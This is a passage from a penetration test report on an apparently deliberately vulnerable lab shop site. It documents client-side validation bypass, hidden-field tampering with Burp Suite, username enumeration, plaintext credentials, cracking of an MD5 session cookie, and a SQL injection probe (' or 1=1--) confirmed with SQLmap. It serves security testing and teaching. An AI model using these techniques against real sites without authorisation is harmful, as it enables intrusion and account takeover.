The *register.php* page had some javascript-based validation code which checked that the chosen password was between 7 and 14 alphanumerical characters (Figure 17). By disabling javascript in the browser, it might be possible to create a buffer-overflow if the database field had the same length limit. It might also allow for a cross-site script attack as the alphanumeric check is also disabled.




```
<script type="text/javascript">
function validation(){
  //var CheckPassword = /^[A-Za-z]\w{7,14}$/; - numbers and characters and uppercase
  //var CheckPassword = /^[a-z]\w{7,14}$/; -
  var letterexp = /^[a-zA-Z]+$/;
  var quanti = 32;
  var CheckPassword = /\w{7,14}$/;
  if(document.getElementById('password').value.match(CheckPassword)){
  }else{
    alert('Password must have minimum and maximum of 7 to 14 characters');
    document.getElementById('password').value = '';
    document.getElementById('password').focus();
  }

  var date1 = new Date();
  var dob= document.getElementById("dob").value;
  var date2=new Date(dob);
  var y1 = date1.getFullYear(); //getting current year
  var y2 = date2.getFullYear(); //getting dob year
  var ages = y1 - y2;          //calculating age
  if(+ages<=16){
    alert("Age below 18 is not allowed to register");
    document.getElementById('dob').value='';
  }
}
</script>
```

Figure 17 Javascript-based password validation.

When logged in, the *user_account2.php* page had a comment about a PHP developer who could be the developer of the application, and this knowledge could be used for social engineering (Figure 18). The same comment also had an email address which was tested in section 2.4.2 of the testing whether it

was a valid user account on the site that could be cracked. The same page had an image of Rick Astley, and the image was again stored in a subdirectory of the administration system (Figure 19).



```
1 <!-- *** Denis Smith, d.smith@hacklab.com phone number 01382 99999. Php expert -->
2 <!DOCTYPE html>
3 <html lang="en">
4
5 <head>
6 <meta charset="utf-8">
```


Figure 18 Unnecessary information in source code.



```
<a href="announcement_detail.php?id=1">
  
```

Figure 19 Administration directory path leaked in source code 3.

The page *updatepassword.php* had the same password validation as the previously discussed *register.php* page. The *user_order.php* page also had this password validation even though it seemed to be complete unnecessary since the page was for user order history. It also had a hidden form field (Figure 20), but the URL it referred to, did not exist.



```
<form method="post" action="process_order.php">
  <input type="hidden" id="username" name="id" value="4" class="input-xlarge" required/>
```

Figure 20 Form field with a reference to a non-existing URL.

The shopping cart page (*product_summary.php*) had the product price as a hard-coded value (Figure 21) and it was later (section 2.3.1) checked whether it could be manipulated.



```
<td colspan="5" align="right"><strong>TOTAL=</strong> </td>
<td class="label label-important"> <strong>
&pound600<input type="hidden" name="total" value="600">
```

Figure 21 Hardcoded value; possible client-side attack.

The *Email.php* page where the user could read their private messages had a comment which seemed to include several file system paths (Figure 22).




Figure 22 Source code comment exposing a possible file system path.

The payment processing screen (*payment_details.php*) had several hidden form fields with hard-coded values (Figure 23). It might be possible to change the shipping price or even the email where the money is sent to, which could enable a malicious user to “pay” themselves and the order could go through. However, because the payment processor website was out of scope, this could not be confirmed.




Figure 23 Hardcoded values; possible client-side attack.

2.2 IDENTIFY USED TECHNOLOGIES

After mapping the web application, the web server scanner *Nikto* was run to detect common vulnerabilities and find more hidden directories. The discovered vulnerabilities were analysed in the appropriate testing phase (section 2.7.3). *Nikto* also helped to enumerate the underlying technologies powering the web site and the application. It identified the Apache and PHP versions (Figure 24), and these were verified by visiting the files *phpinfo.php* and */cgi-bin/printenv* that were left on the server (Figure 25). The scan also identified an *OpenSSL* installation but none of the web pages seemed to be using HTTPS.




Figure 24 *Nikto* revealing server-side technologies.




Figure 25 Pages exposing server-side technology.

Since the application had a login system, it most likely had some kind of a SQL database installation. By analysing the two database files found earlier, possible *MySQL* and *phpMyAdmin* versions could be found (Figure 26). However, one of the files showed a different PHP version that was different from what was discovered earlier and since there was no way to know how recent the database files were, these versions need further verification.




Figure 26 Possible MySQL & phpMyAdmin versions.

2.3 TEST CLIENT-SIDE CONTROLS

2.3.1 Test transmission of data via the client

The next phase was to test whether any data that was transmitted by the client could be intercepted and modified by editing values with *Burp Suite*. During the discovery phase it was discovered that the

item values were sent as a POST request when moving from the shopping cart page (*product_summary.php*) to the payment screen (*payment_details.php*). The item value and total price values were modified to zero and the shipping address was also modified from what was first entered (Figure 27). However, the original values persisted through this change (Figure 28).




Figure 27 Modifying product price values.




Figure 28 Modification of values failed.

The *payment_details.php* also had multiple hidden form fields (Figure 23), however due to the payment processor being out of scope, it was not possible to try and modify these values. Testing of the hidden field on the *user_order.php* page did not seem important since the referenced URL did not exist and the whole code snippet seemed very unnecessary.

2.3.2 Test client-side controls over user input

The web application had JavaScript-based password validation in several places, and to bypass that JavaScript was simply disabled in the browser. After this, using the provided user account the password was successfully changed to only three characters even though the validation required a password

between 7 to 14 characters (Figure 29). After changing the password, logging in was tested just to confirm the new password worked (Figure 30).




Figure 29 User password update to illegal value.




Figure 30 Successful login with short password.

If disabling the JavaScript would have broken the application, a second way to accomplish the same result would have been to intercept the password update request and modify the value in transit into a shorter one. While doing this, it was discovered that the new password was submitted in plain text (Figure 31). This was noted for later when the login functionality was tested for insecure practices (section 2.4.5).

Body	lastname	Astley
Body	bdate	1995-09-15
Body	address	1 Bell Street, Dundee
Body	city	Dundee
Body	cnumber	012345678
Body	email	hacklab@hacklab.com
Body	password	password1
Body	email_create	1
Body	is_new_customer	1
Body	submit	Save

modify to something like '123'

Figure 31 Modifying password value with Burp Suite.

Using the same method, setting a longer than the allowed 14-character password was tested. The long password was successfully set and the logging in still worked and the application did not break or output any error messages. The application also allowed an empty password to be set and after this it was possible to login with just the username.

2.4 TEST THE AUTHENTICATION MECHANISM

2.4.1 Test password quality

The login functionality was tested for how well it validated the password. To do this, a complex 14-character password 'Password123456' was set for the provided account, and different variations were tested to see whether the mechanism did not care about case sensitivity or if it only tried to match some of the characters. Variations like 'password123456' and 'Password12345' were tested but logging in with them was not successful.

2.4.2 Test for username enumeration

All the different login forms were tested to see if it was possible to enumerate valid usernames. When using a valid username, the login form found on the *index.php* displayed an error message that did not hint whether the username or the password was incorrect (Figure 32). However, if a made-up username was used, the error message read 'Username not found' (Figure 33). This made the login vulnerable to brute-forcing usernames. The email address found in the source code of the page *user_account2.php* (Figure 18) was confirmed not to be an account on the web site using the error message discrepancy.




Figure 32 *index.php* failed login with valid username.



Figure 33 *index.php* failed login with invalid username.

However, the login form on the *login.php* page handled both cases by outputting the more secure general error. The administrator login found on */admin/index.php* page also had a general error. A valid admin account that was created (*section 2.8.2*) was used for the case when the username was correct.

2.4.3 Test resilience to password guessing

Possible lockout policies were tested by using the provided user account and an invalid password ten times subsequently. It was possible to keep guessing the password without any kind of lockout or delay. This was done for both the regular login and the admin login as well with the same result.

2.4.4 Test username uniqueness

The *register.php* page also allowed user enumeration by displaying an error when an existing username was used (Figure 34). However, the registration form had to be submitted first as there was no real-time checking of existing user account.



Figure 34 Error for existing user email.

2.4.5 Check for unsafe transmission of credentials

As it was discovered earlier, the process of changing a user's password submitted the new password in plain text. When the different login pages (*index.php*, *login.php* and */admin/index.php*) were tested, each one transmitted the username and the password in plain text in the POST request (Figure 35).




Figure 35 Credentials transmitted in plain text.

2.5 TEST THE SESSION MANAGEMENT MECHANISMS

2.5.1 Test token for meaning

During the testing, it was observed that a cookie with the name 'SecretCookie' was set when logging in. The next phase of the testing was to see if the value was random or whether it contained anything related to the user credentials. The value was copied from *Burp Suite* and the tool *CyberChef* was used first with its 'magic' function that attempts to identify any encoding methods that were used. *CyberChef* detected that the values were first encoded into Base64 and then into hexadecimal (Figure 36). The username was then decoded into plain text (Figure 37).




Figure 36 Analysing cookie with CyberChef




Figure 37 Decoded cookie.

The second value looked like a MD5 hash and the website <https://hashkiller.co.uk/Cracker/MD5> was checked to see whether the hash had already been crack, and it was (Figure 38). The 'magic' function was again used for the last value, and it was detected as a UNIX timestamp value which indicated the moment that the cookie was set (Figure 39). To confirm this insecure method of transmitting the credentials, a second account with the credentials *john@johndoe.com;password* was created and again the same behaviour was observed.




Figure 38 MD5 hash plain text value.



Figure 39 Analysing last portion of cookie.

2.5.2 Check mapping of tokens to sessions

To test whether concurrent logins were permitted, a second browser was used to login with the same user account that was already active in the primary browser. Both sessions were active and either browser could be used independently (Figure 40).




Figure 40 Simultaneous logins to a single account.

2.5.3 Test session termination

To test whether the logout function actually cleared the cookie, the user hacklab@hacklab.com was first used to log in and then log out. After this the second user john@johndoe.com was used and the cookie

value decoded (Figure 41). Even though the system logged into the second user’s account, the old account values were present in the cookie values (Figure 42). After logging out once more and again signing into the second account, the cookie values changed to reflect the correct account. This suggested that the cookie “lagged” behind by one login event.

Type	Name	Value
Cookie	SecretCookie	6147466a61327868596b426f59574e72624746694c6d4e7662546f334d4455795932466b4e6d49304d54566d4e4449334d6d4d784f54673259574535595455775954646a4d7a6f784e5463314d4459304d545131
Cookie	PHPSESSID	qio11h0l78d1m05baeqqd9g/s2
Body	email	john@johndoe.com
Body	password	password
Body	submit	

Figure 41 Wrong cookie value.

6147466a61327868596b426f59574e72624746694c6d4e7662546f334d4455795932466b4e6d49304d54566d4e4449334d6d4d784f54673259574535595455775954646a4d7a6f784e5463314d4459304d545131

time: 32ms
length: 48889
lines: 1766

Output

	4e444933...	Entropy: 3.44
From_Hex('None')	hacklab@hacklab.com 70	Valid UTF8
From_Base64('A-Za-z0-9+/',true)	52cad6b415f4272c1986aa9a50a7c3:1575064145	Entropy: 4.19

Figure 42 Wrong cookie value decoded.

2.6 TEST FOR INPUT-BASED VULNERABILITIES

2.6.1 Test for SQL injection

The web application was tested for SQL injection attacks on pages with forms or where parameters were transmitted as GET requests. The login form on the home page did not display an error when the username field was tested with the string ' or 1=1-- (Figure 43). The tool *SQLmap* was then used to confirm that this field was vulnerable while the password field was not (Figure 44).

